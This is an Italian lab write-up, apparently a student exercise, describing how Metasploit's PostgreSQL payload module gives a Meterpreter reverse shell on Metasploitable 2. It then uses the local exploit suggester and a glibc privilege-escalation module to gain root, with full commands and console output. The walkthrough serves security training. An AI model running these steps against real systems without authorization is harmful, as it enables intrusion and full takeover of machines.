ESCALATION DI PRIVILEGI


Traccia: Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.
Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.
Escalation di privilegi:

- Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando getuid per verificare l'identità dell'utente corrente.

Svolgimento:
L'esercizio chiede di andare ad utilizzare un preciso exploit via Metasploit tra la macchina Kali Linux e Metasploitable2.
Attacco
Dopo aver verificato che i due dispositivi comunicano, siamo andati ad avviare l'attacco tramite Metasploit col comando:

use exploit/linux/postgres/postgres_payload

Dopodichè siamo andati a settarlo, aggiungendo i parametri LHOST (obbligatorio) e RHOSTS (non obbligatorio). Questo comando sfrutta la vulnerabilità del servizio PostgreSQL con l'obiettivo di eseguire un codice arbitrario sul sistema target ed ottenere una shell o una sessione su Meterpreter.



```
Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bl
                                        ank for a random password.
   RHOSTS    192.168.1.246    no        The target host(s), see https://docs.metasploit.c
                                        om/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Una volta all'interno, col comando getuid potremo verificare che non siamo ancora utenti amministratori.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.246:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.
2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WmmUyCCV.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.246
[*] Meterpreter session 1 opened (192.168.1.102:4444 → 192.168.1.246:33758) at 2024-11-13
07:16:42 -0500

meterpreter > getuid
Server username: postgres
```

Suggester

Per effettuare l'escalation di privilegi, la prima cosa da fare sarà mettere in background la sessione appena aperta con l'exploit sul servizio PostgreSQL, così da averla attiva e pronta per utilizzarla successivamente. Per verificare le sessioni attive servirà il comando:

sessions

Dopodichè dovremo trovare il modo di cercare un nuovo exploit che ci consenta l'escalation di privilegi, lo faremo tramite:

search suggester

```
[*] Backgrounding session 2 ...
msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggeste
r
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the av
                                               ailable exploits
```

Il parametro che ci chiederà di inserire sarà la sessione appena messa in background, tramite *set session,* andremo ad inserire il numero della sessione in questione così che quando avvieremo l'exploit potrà eseguire una attenta analisi delle opzioni che avremo a disposizione per ottenere l'exploit che poi ci consentirà di ottenere i permessi root.

Il risultato del suggester sarà il seguente:

```
----  -------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc              Yes
      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc               Yes
      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                       Yes
      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                    Yes
      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                      Yes
      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                    Yes
      The target is vulnerable. /usr/bin/nmap is setuid
```

Escalation di privilegi

Per cominciare ad ottenere i permessi di root l'exploit che ci servirà sarà il primo nella lista che suggester ci ha mostrato.

Andremo ad eseguire:

use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

che andremo poi a settare inserendo anche in questo caso la sessione che abbiamo aperto inizialmente.

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso
_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
```

Ma se adesso avvieremo il comando non sortirà effetti, in quanto non ci darà i permessi di root poichè non stiamo utilizzando il payload corretto.

Per vedere i payload disponibili andremo ad eseguire:

show payloads

che ci darà l'elenco dei payload utilizzabili, e con set payload andremo ad impostare:

set payload payload/linux/x86/meterpreter/reverse_tcp

ovvero quello corretto per la versione di Metasploitable2 che stiamo andando ad attaccare.

Per essere ancora più precisi andremo a modificare anche il target, in questo caso Linux x86:


```
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic
    1   Linux x86
    2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target ⇒ 1
```

Adesso potremo eseguire l’attacco vero e proprio.



Come possiamo vedere adesso abbiamo eseguito l’escalation di privilegi ed abbiamo i permessi di root, raggiungendo l’obiettivo finale dell’esercizio.

Conclusioni

Per eseguire l’exploit abbiamo utilizzato Metasploit, strumento potente atto ad eseguire attacchi finalizzati allo sfruttamento delle vulnerabilità del dispositivo bersaglio. Uno di questi attacchi è l’escalation di privilegi tramite la vulnerabilità del servizio PostgreSQL. L’escalation di privilegi consente di raggiungere il dispositivo con i permessi di root, ciò fa sì che l’attaccante possa avere totale controllo del dispositivo bersaglio.

Progetto a cura di
Sonia Laterza